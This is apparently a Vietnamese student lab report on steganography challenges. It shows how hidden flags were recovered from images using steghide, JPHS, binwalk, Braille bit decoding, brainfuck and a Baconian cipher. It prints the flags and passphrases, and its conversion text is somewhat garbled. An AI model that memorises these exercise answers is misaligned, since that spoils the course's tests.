00004D60	A9 6B BB AB D4 BA 92 35	C4 6A 18 75 35 5A C7 55	*k♦♦d~5♦j.u5Z#U
00004D70	82 12 CD 34 6E D2 CA DF	BC 7C F1 F9 56 3D 14 01	~.♦4n♦♦! ♦♦V=..
00004D80	6F 52 82 38 2E 88 85 D5	E2 6E 54 A9 CE 3D AA A5	oR~8.~♦♦nT♦♦=♦♦
00004D90	14 50 01 45 14 50 01 45	14 50 01 45 14 50 02 8A	.P.E.P.E.P.E.P.~
00004DA0	53 4D A7 50 02 51 45 25	00 2E 69 73 4D A5 A0 07	SM♦P.QE%.. isM♦♦..
00004DB0	03 4A 0D 32 94 1A 00 7D	2D 33 34 B9 A6 21 D4 52	J.2~..}~34♦!+!R
00004DC0	03 4B 40 05 2D 14 53 10	94 51 45 00 14 52 D2 50	.K@.~.S.~QE.. R♦P
00004DD0	02 E6 83 49 45 00 14 51	45 00 14 51 45 00 2D 28	.♦~IE..QE..QE..-(
00004DE0	A6 D2 E6 80 16 94 1A 6E	68 A7 71 58 7E 68 CD 37	♦♦~.~.nh♦qX~h♦7
00004DF0	34 66 9D C5 61 D9 A2 9B	40 34 EE 16 1B 45 14 56	4f~♦aY~@4..E.V
00004E00	65 85 14 51 40 05 14 51	40 05 14 52 50 02 D2 51	e..Q@.. Q@.. RP..Q
00004E10	45 00 19 A2 92 8A 06 14	94 51 48 02 8A 4A 28 00	E..♦~..~QH..~J.
00004E20	A2 8A 4A 00 28 A2 8A 00	28 14 94 50 03 B3 4E 14	♦~J.(♦~.~.P..N.
00004E30	D1 4B 9A 00 75 2E 29 05	2E 69 88 4A 4A 53 4D 34	♦K~.u.) .. i~JJSM4
00004E40	0C 43 49 4B 49 48 05 CD	14 94 50 03 A9 28 CD 19	.CIKIH.♦~P.♦~.
00004E50	A0 02 92 8A 28 00 A2 8A	4A 00 28 A2 8A 00 28 A2	♦.~(~.♦~.~.~.~.~.
00004E60	8A 00 28 A2 8A 00 28 A2	8A 00 28 A2 8A 00 28 A2	~.~(~.~.~.~.~.~.~.
00004E70	8A 00 29 73 49 45 00 2D	25 14 50 01 45 14 50 01	~.~sIE..~K.P.E.P.
00004E80	4B 49 45 00 2D 28 A4 A5	A0 05 A7 0A 6D 2D 00 3A	KIE..-(♦♦~.~.m..:
00004E90	8A 4C D1 4C 91 68 A2 8A	06 14 51 45 00 14 51 45	~L~h~..QE..QE..
00004EA0	00 14 51 45 00 14 51 45	00 14 51 45 00 14 51 45	..QE..QE..QE..QE
00004EB0	00 14 51 45 30 0A 5C D2	51 40 1F FF D9 31 30 30	..QF0..~*Q@..♦♦100
00004EC0	31 31 30 31 30 31 30 31	30 31 30 31 30 31 30 31	1101010101010101
00004ED0	31 31 30 31 30 31 30 30	31 31 30 31 30 31 30 31	1101010011010101
00004EE0	30 31 30 31 31 31 30 31	30 31 30 31 30 30 31 31	0101110101010011
00004EF0	31 31 30 0A		110.

⇒ 4 dòng cuối là chuỗi các bit 0 và bit 1.

### Bước 2: Sau khi có thông điệp ẩn nhóm em sẽ giải mã thông điệp này để tìm flag

- Chúng ta đã tìm được chuỗi nhị phân sau:

100110 101010 101010 111010 100110 101010 101110 101010 011110

- Có thể thấy chiều dài chuỗi là 54. Vì 54 không chia hết cho 8 nên chuỗi này không phải mã hoá theo ASCII (do 1 ký tự ASCII được biểu diễn bởi 8 bit hay 1 byte lận)
- Chúng ta được gợi ý: Nghi phạm thích xem ảnh của họa sĩ John Bramblitt mà đây là 1 họa sĩ khiếm thị nên cách ẩn giấu data có thể lấy cảm hứng từ “Braille six-bit code”.
- Vậy thông tin tìm được sau khi giải mã chuỗi nhị phân theo Braille six-bit code:

● .	. ●	● .	● ●	● .	● ●	● ●	● .	. ●	● .	● ●	● .	● ●	● .	● ●
. ○	● ○	○ ○	○ ○	○ ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○
○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○
A	B	C	D	E	F	G	H	I	J	K	L	M		
● ●	● ○	● ●	● ●	● ○	● ○	○ ●	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○
○ ●	○ ●	○ ●	○ ●	○ ●	○ ●	● ○	○ ●	○ ●	○ ●	○ ●	○ ●	○ ●	○ ●	○ ●
● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○
N	O	P	Q	R	S	T	U	V	W	X	Y	Z		
○ ●	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○	● ○
○ ●	○ ●	○ ●	○ ●	○ ●	○ ●	● ○	○ ●	○ ●	○ ●	○ ●	○ ●	○ ●	○ ●	○ ●
● ●	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○	○ ○
#	1	2	3	4	5	6	7	8	9	0				

100110	101010	101010	111010	100110	101010	101110	101010	011110						
D	0	0	R	D	0	N	0	T						

⇒ Đây có thể là mật khẩu passphrase cần tìm để trích xuất được ảnh bằng steghide (passphrase được yêu cầu khi dùng steghide)

⇒ passphrase: doordonot

### Bước 3: Điều tra tiếp file ảnh với passphrase vừa tìm được

- Dùng tool steghide để phân tích ảnh với mật khẩu vừa tìm được
  - Dùng option info để tìm các thông tin metadata về ảnh

## Lab 1: Memory Forensics

```
(bun㉿kali)-[~/Downloads/nt334]
$ steghide info star-wars.jpg -p doordonot
"star-wars.jpg":
    format: jpeg
    capacity: 1.1 KB
    embedded file "flag.txt":
        size: 32.0 Byte
        encrypted: rijndael-128, cbc
        compressed: yes

(bun㉿kali)-[~/Downloads/nt334]
$
```

- Dùng option extract để trích xuất file ẩn trong ảnh (nếu có)

```
(bun㉿kali)-[~/Downloads/nt334]
$ steghide extract -sf star-wars.jpg -p doordonot
wrote extracted data to "flag.txt".

(bun㉿kali)-[~/Downloads/nt334]
$ ls
flag.txt  kb03-suspicion.png  star-wars.jpg  stegsolve.jar
```

- ⇒ Tìm được 1 file flag.txt trong ảnh
- Dùng lệnh cat để in ra nội dung của flag.txt

```
(bun㉿kali)-[~/Downloads/nt334]
$ cat flag.txt
YmVjb21lYWplZGltYXN0ZXJ5b3V3aWxs

(bun㉿kali)-[~/Downloads/nt334]
$
```

- ⇒ Tìm thấy chuỗi encode: YmVjb21lYWplZGltYXN0ZXJ5b3V3aWxs
- Nhìn khá giống dạng encode Base64 nên em sẽ thử decode chuỗi này theo Base64

```
bun@bun: ~/Downloads/nt334
File Actions Edit View Help

(bun㉿bun)-[~/Downloads/nt334]
$ echo YmVjb21lYWplZGltYXN0ZXJ5b3V3aWxs | base64 -d
becomeajedimasteryouwill

(bun㉿bun)-[~/Downloads/nt334]
$
```

- ⇒ Tìm được flag (theo như gợi ý là flag bắt đầu bằng “become”):
- ⇒ becomeajedimasteryouwill

## E. KỊCH BẢN 5

### Kịch bản 05. Thực hiện phân tích, tìm thông tin ẩn giấu trong ảnh

- Tài nguyên thực hiện: qn001.jpg
- Yêu cầu – Gợi ý: Tìm thông điệp (flag) được ẩn giấu. Thông tin flag liên quan đến Đội tuyển bóng đá nam Việt Nam.

## Lab 1: Memory Forensics

- Dùng tool steghide để phân tích file ảnh
  - o Với option extract, nhóm em phát hiện file ảnh này được đặt passphrase.


```
(bun㉿bun) [~/Downloads]
$ steghide extract -sf qn001.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

- ⇒ Trước tiên nhóm em sẽ đi tìm passphrase của ảnh này
  - o Để nhanh bẻ khoá passphrase, nhóm em dùng tool stegdetect để tìm xem người ta dùng kỹ thuật gì để giấu data vào ảnh

```
bun@bun: ~/Downloads
File Actions Edit View Help


(bun㉿bun) [~/Downloads]
$ stegdetect qn001.jpg
qn001.jpg : jphide(*)
```

- ⇒ Phát hiện ảnh này được xử lý bởi tool jhide. Do đó nhóm em sẽ dùng tool jseek/jphs đã được cung cấp sẵn để trích xuất data ẩn trong ảnh mà không cần phải biết passphrase
- Nhóm em quyết định dùng tool JPHS để trích xuất data ẩn trong ảnh vì nó tiện lợi, nhanh chóng và dễ dùng
- Sau khi mở tool, nhóm em chọn ảnh cần trích xuất




- Tiếp đến nhóm em chọn “Seek” để thực hiện trích xuất data ẩn giấu trong ảnh
- Một cửa sổ hiện ra yêu cầu nhập passphrase cho file này nhưng vì nhóm em không biết nên sẽ để trống và chọn “OK”

## Lab 1: Memory Forensics



- Sau đó nhóm em đặt tên file trích xuất được là "kb05"



- Kết quả thu được

	Name	Date modified	Type	Size
<b>Today (5)</b>				
ds	qn001	17/10/2024 14:38	JPG File	6,949 KB
nts	jphs	17/10/2024 14:35	Internet Shortcut	1 KB
	jpseek	17/10/2024 14:35	Application	125 KB
	Jphswin	17/10/2024 14:38	Application	110 KB
	<b>kb05</b>	17/10/2024 14:55	File	191 KB

- Để mở file này thì nhóm em cần chỉnh lại định dạng đúng của file. Do đó nhóm em sẽ dùng tool file bên máy Kali để xem định dạng của file vừa trích xuất

```
(bun㉿bun)-[~/Downloads]
$ file kb05
kb05: Microsoft Word 2007+

```

⇒ File trích xuất được từ ảnh pn001.jpg là 1 file word .docx

## Lab 1: Memory Forensics

- Nhóm em sẽ đem file này qua máy Windows và chuyển nó thành định dạng .docx rồi xem nội dung của nó  
⇒ Không thấy có flag hay nội dung gì khả nghi trong file word cả
- Nhóm em nghĩ có gì đó giấu trong file word nên sẽ dùng tool binwalk để trích xuất data ẩn (tool steghide không hỗ trợ dạng file này nên không dùng được)

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Zip archive data, at least v2.0 to extract, compressed size: 359, uncompressed size: 1363, name: [Content_Types].xml
928	0x3A0	Zip archive data, at least v2.0 to extract, compressed size: 239, uncompressed size: 590, name: _rels/.rels
1728	0x6C0	Zip archive data, at least v2.0 to extract, compressed size: 3915, uncompressed size: 19670, name: word/document.xml
5690	0x163A	Zip archive data, at least v2.0 to extract, compressed size: 264, uncompressed size: 949, name: word/_rels/document.xml.rels
6276	0x1884	Zip archive data, at least v1.0 to extract, compressed size: 178935, uncompressed size: 178935, name: word/media/image1.jpg
185262	0x2D3AE	Zip archive data, at least v2.0 to extract, compressed size: 1538, uncompressed size: 7076, name: word/theme/theme1.xml
186851	0x2D9E3	Zip archive data, at least v2.0 to extract, compressed size: 1118, uncompressed size: 3160, name: word/settings.xml
188016	0x2DE70	Zip archive data, at least v2.0 to extract, compressed size: 3267, uncompressed size: 31584, name: word/styles.xml
191328	0x2EB60	Zip archive data, at least v2.0 to extract, compressed size: 471, uncompressed size: 2670, name: word/webSettings.xml
191849	0x2ED69	Zip archive data, at least v2.0 to extract, compressed size: 576, uncompressed size: 1968, name: word/fontTable.xml
192473	0x2EFD9	Zip archive data, at least v2.0 to extract, compressed size: 386, uncompressed size: 747, name: docProps/core.xml

- Kết quả thu được khá nhiều file mới, nhóm em sẽ phân tích từng file để xem có flag không
- Khi mở file \_kb05.docx.extracted /word/document.xml, nhóm em thấy có 1 đoạn rất kỳ lạ

```

<wp14:sizeRelH relativeFrom="page">
  <wp14:pctWidth>0</wp14:pctWidth>
  <wp14:sizeRelH>
  -<wp14:sizeRelV relativeFrom="page">
    <wp14:pctHeight>0</wp14:pctHeight>
    <wp14:sizeRelV>
  </wp:anchor>
</w:drawing>
</w:r>
-<w:r w:rsidR="00415551" w:rsidRPr="001008F7">
  -<w:rPr>
    <w:noProof/>
    <w:color w:v="FFFFFF" w:themeColor="background1"/>
  </w:rPr>
  -<w:t>
    ++++++[>+++++>++++++>+++++++>+++++++
    <<<<.->>. >+++++++.++++. .... ++++++.-----.
    <+++++++.+++++.>.... ++++++.+++++.-----.
    <++.>..... ++++++.-----.<+++++.>.... ++++++.-----.
  </w:t>
</w:r>

```

- Tìm kiếm thông tin về đoạn kỳ lạ này thì phát hiện đây là dạng ngôn ngữ brainfuck

## Lab 1: Memory Forensics

Google  X |

All Images Videos Shopping Web News Books More Tools

dCode  
<https://www.dcode.fr/brainfuck-language>

**Brainfuck Language - Online Decoder, Translator, Interpreter**

The characters + and - are the most common and usually appear to +++ group or --- . It makes little sense (but possible) to have + and - consecutively. The ...

Grand Valley State University  
<https://www2.gvsu.edu/miljours>

**Analysis of the Programming Language Brainf\*ck**

Brainf\*ck is a Turing complete language that has only eight instructions. There are no objects, no classes, no methods, no variables, and no functions.


Esolang Wiki  
<https://esolangs.org/wiki/++brainfuck++>

**++brainfuck++**

- Các câu ngôn ngữ Brainfuck tìm được

- Thực hiện giải mã đoạn tổng hợp từ các câu ngôn ngữ Brainfuck này, nhóm em thu được câu sau:

## Lab 1: Memory Forensics



⇒ Flag: Forensics05@UIT{Vietnam-win-Cambodia}

## F. KỊCH BẢN 6

### Kịch bản 06. Thực hiện phân tích:

- Tài nguyên: tiengiang003.jpg
- Yêu cầu – Gợi ý: Tìm thông điệp (flag) được ẩn giấu. Thuật toán dùng tìm ra flag liên quan đến việc thay thế các ký tự trong chuỗi ban đầu thành chuỗi chỉ gồm 2 ký tự a và b.
- Trước tiên nhóm em thực hiện phân tích và thu thập thông tin về ảnh
  - Dùng tool strings để xem có nội dung gì lấy hữu ích được từ ảnh không

```
(bun㉿bun)-[~/Downloads/nt334]
└─$ ls
tiengiang003.jpg

(bun㉿bun)-[~/Downloads/nt334]
└─$ strings tiengiang003.jpg

JFIF
a      2q
&47S
'a2q
'f0V
$V6"
&+`K
RK8$
0      :b
ur5Zc
#ao*
o`;q
`f*K'6
ixZ0e
Y?0v$_
+d>I; )
j#F$
o|N@
H2^,
^6b8
```

## Lab 1: Memory Forensics

⇒ Không phát hiện gì khả nghi

- Dùng tool file để xem thông tin cấu hình về file này

```
(bun㉿bun)-[~/Downloads/nt334]
$ file tieliang003.jpg
tieliang003.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI),
density 72x72, segment length 16, baseline, precision 8, 600x400,
components 3
```

⇒ Cũng không phát hiện nội dung gì đáng chú ý

- Nhóm em tiếp tục thử sử dụng các tool để trích xuất file/data giấu trong ảnh

```
(bun㉿bun)-[~/Downloads/nt334]
$ binwalk tieliang003.jpg

DECIMAL      HEXADECIMAL      DESCRIPTION
_____
0            0x0          JPEG image data, JFIF standard 1.01


(bun㉿bun)-[~/Downloads/nt334]
$ stegdetect tieliang003.jpg
tieliang003.jpg : negative

(bun㉿bun)-[~/Downloads/nt334]
$ stegbreak tieliang003.jpg
Loaded 1 files ...
zsh: segmentation fault  stegbreak tieliang003.jpg

(bun㉿bun)-[~/Downloads/nt334]
$
```


⇒ Vẫn không thu được gì

- Nhóm em chuyển file ảnh này qua máy Windows và thử dùng tool jphswin để thử trích xuất file này xem có thu được gì không
- Đầu tiên chọn file để thực hiện trích xuất




## Lab 1: Memory Forensics

- Chọn Seek -> để trống mục password (không biết password là gì và cũng có thể file này không được đặt password) -> chọn OK



- Kết quả thu được 1 file chưa rõ định dạng (nhóm em đặt tên là kb6)




- Sau khi trích xuất được 1 file mới (kb6) từ tiengiang003.jpg, nhóm em sẽ thực hiện phân tích file này
  - Chuyển file kb6 qua máy ảo Kali rồi dùng các tool như file, strings,... để phân tích nó

```
(bun㉿bun)-[~/Downloads/nt334]
$ file kb6
kb6: PNG image data, 385 x 131, 8-bit colormap, non-interlaced

(bun㉿bun)-[~/Downloads/nt334]
$
```

- ⇒ Định dạng gốc của file này là .png
  - Nhóm em sẽ chuyển định dạng file này về như ban đầu rồi mở nó lên



- Dùng strings để thu thập các nội dung trong ảnh này

```
(bun㉿bun)-[~/Downloads/nt334]
$ strings kb6.png
IHDR
PLTE
AAA; ;;
ZZZnnn
```222"""))
$$$ ... 666    tiengiang003.jpg
IDATx
<^sb
Y~yxP
&dlu

bun@bun: ~/Downloads/nt334
File Actions Edit View Help
~<md
7jqX
#-6x
Zcl,3
AWWE
@kJHj      nt334 - Thunar
uyDY$
Gm#Lm
i)7n
;DD
^nG L
P[{}]*s
2~jv      tiengiang003.jpg
OCQDZ
- g{1.jpg
PlLp
u} Ic
jg3U
c)U>
IEND
where SHOULD ONE REALLY LOOK for THIS flag |
```

## Lab 1: Memory Forensics

⇒ Nhóm em phát hiện 1 chuỗi rất khả nghi:

wherE ShOUld onE ReaLly lOoK fOr tHiS flag

- Theo như gợi ý thì: "Thuật toán dùng tìm rà flèg liên quan đến việc thau thế các kí tự trong chuỗi bàn đầu thành chuỗi chỉ gồm 2 kí tự à và b."
- Thủ tìm kiếm thông tin về thuật toán mã hoá gồm chuỗi ký tự a và b thì nhóm em tìm được đây là thuật toán mã hoá Baconian cipher

The **Baconian cipher** is a substitution cipher in which each letter is replaced by a sequence of 5 characters. In the original cipher, these were sequences of 'A's and 'B's e.g. the letter 'D' was replaced by 'aaabb', the letter 'O' was replaced by 'abbaa' etc. Each letter is assigned to a string of five binary digits.

The **Baconian cipher** is a substitution cipher in which each letter is replaced by a sequence of 5 characters. In the original cipher, these were sequences of 'A's and 'B's e.g. the letter 'D' was replaced by 'aaabb', the letter 'O' was replaced by 'abbaa' etc. Each letter is assigned to a string of five binary digits.

- ⇒ Từ gợi ý thì có vẻ flag đã được mã hoá bằng Baconian cipher. Tuy nhiên chuỗi tìm được lại không phải dạng mã hoá Baconian cipher.
- Do đó nhóm em thử tìm gợi ý về mối liên quan giữa Baconian cipher và Steganography trong CTF.
  - Từ trang web dưới đây, nhóm em biết được 1 đoạn mã hoá Baconian cipher có thể được ẩn giấu trong 1 đoạn văn bản trong như bình thường với một số điểm đặc biệt như viết hoa chữ cái, viết in đậm, in nghiêng,... Điểm đặc biệt này sẽ đại diện cho ký tự a hoặc b tùy vào quy ước mỗi người

If our “infolded” writing (or *plain-text*) is “Hi,” we simply need to create an “infolding” text (or *cover-text*) that says anything we want it to but is ten letters long, with the third, fourth, fifth, and seventh letters represented by *b*-types and the rest by *a*-types. These types might, indeed, be typographical, distinguished, say, by bold-face versus regular:

brooklyn ny  
↓  
aabbb abaaa  
↓  
h i

Or we might toggle between two different fonts (which Bacon called a “bi-folded alphabet”). In the example supplied by Bacon himself, a secret agent is warned to flee through a deceptive cover-text:

Do not go till I come  
↓  
aabab ababa babba  
↓  
fly

<https://www.cabinetmagazine.org/issues/40/sherman.php>

## Lab 1: Memory Forensics

- Mà trong chuỗi chứa flag mà nhóm em tìm được thì điểm đặc biệt là có 1 vài ký tự viết hoa, còn lại là viết thường. Từ các thông tin mà trang web cung cấp, chữ cái viết hoa sẽ đại diện cho ký tự a hoặc b, chữ cái viết thường sẽ đại diện cho ký tự còn lại

```
Jg50
c )U>
IEND
